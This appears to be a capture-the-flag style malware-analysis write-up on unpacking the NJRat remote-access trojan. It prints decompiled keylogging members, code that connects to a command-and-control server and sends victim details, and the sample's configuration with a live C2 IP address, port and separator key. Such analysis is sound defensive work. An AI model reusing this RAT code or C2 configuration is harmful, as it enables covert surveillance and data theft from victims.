- `GetKeyboardState(byte[]): bool`
- `GetWindowThreadProcessId(HWND, refint): int`
- `GetUnicodeEx(uint, uint, byte[], StringBuilder, int, uint, IntPtr): string`
- `VKCodeTo.KeyCode(uint): string`
- `WRK0(): void`
- `LastAS: string`
- `LastAV: int`
- `LastKey: Keys`
- `Logo: string`
- `vn: string`

The Registers window shows the current state of CPU registers. The assembly code in the main pane is as follows:

```
1619      OK.MEM = new MemoryStream();
1620      OK.C = new TcpClient();
1621      OK.C.ReceiveBufferSize = 204800;
1622      OK.C.SendBufferSize = 204800;
1623      OK.C.Client.SendTimeout = 10000;
1624      OK.C.Client.ReceiveTimeout = 10000;
1625      OK.C.Connect(OK.H, Conversions.ToInt32(OK.P));
1626      OK.Cn = true;
1627      OK.Send(OK.inf());
1628      try
1629      {
1630          string text;
1631          if (Operators.ConditionalCompareObjectEqual(OK.GTV("vn", ""), "", false))
1632          {
1633              text = text + OK.DEB(ref OK.VN) + "\r\n";
1634          }
1635          else
1636          {
1637              string str = text;
1638              string text2 = Conversions.ToString(OK.GTV("vn", ""));
1639              text = str + OK.DEB(ref text2) + "\r\n";
1640          }
1641          text = string.Concat(new string[]
1642          {
1643              text,
1644              OK.H,
1645              ":" ,
1646              OK.P,
1647              "\r\n"
1648          });
1649          text = text + OK.DR + "\r\n";
1650          text = text + OK.EXE + "\r\n";
1651          text = text + Conversions.ToString(OK.Idr) + "\r\n";
1652          text = text + Conversions.ToString(OK.Isf) + "\r\n";
1653          text = text + Conversions.ToString(OK.Isu) + "\r\n";
1654          text += Conversions.ToString(OK.BD);
1655          OK.Send("inf" + OK.Y + OK.EHB(ref text));
1656      }
1657      catch (Exception ex4)
1658      {
1659      }
1660  }
```

Unpacking NJRat

solutions: 0x07

- CnC Server IP Address
- CnC Keyword

```
OK X
1302     public static string VR = "0.7d";
1303
1304     // Token: 0x04000003 RID: 3
1305     public static object MT = null;
1306
1307     // Token: 0x04000004 RID: 4
1308     public static string EXE = "server.exe";
1309
1310     // Token: 0x04000005 RID: 5
1311     public static string DR = "TEMP";
1312
1313     // Token: 0x04000006 RID: 6
1314     public static string RG = "d6661663641946857ffce19b87bea7ce";
1315
1316     // Token: 0x04000007 RID: 7
1317     public static string H = "82.137.255.56";
1318
1319     // Token: 0x04000008 RID: 8
1320     public static string P = "3000";
1321
1322     // Token: 0x04000009 RID: 9
1323     public static string Y = "Medo2*_^";
1324
```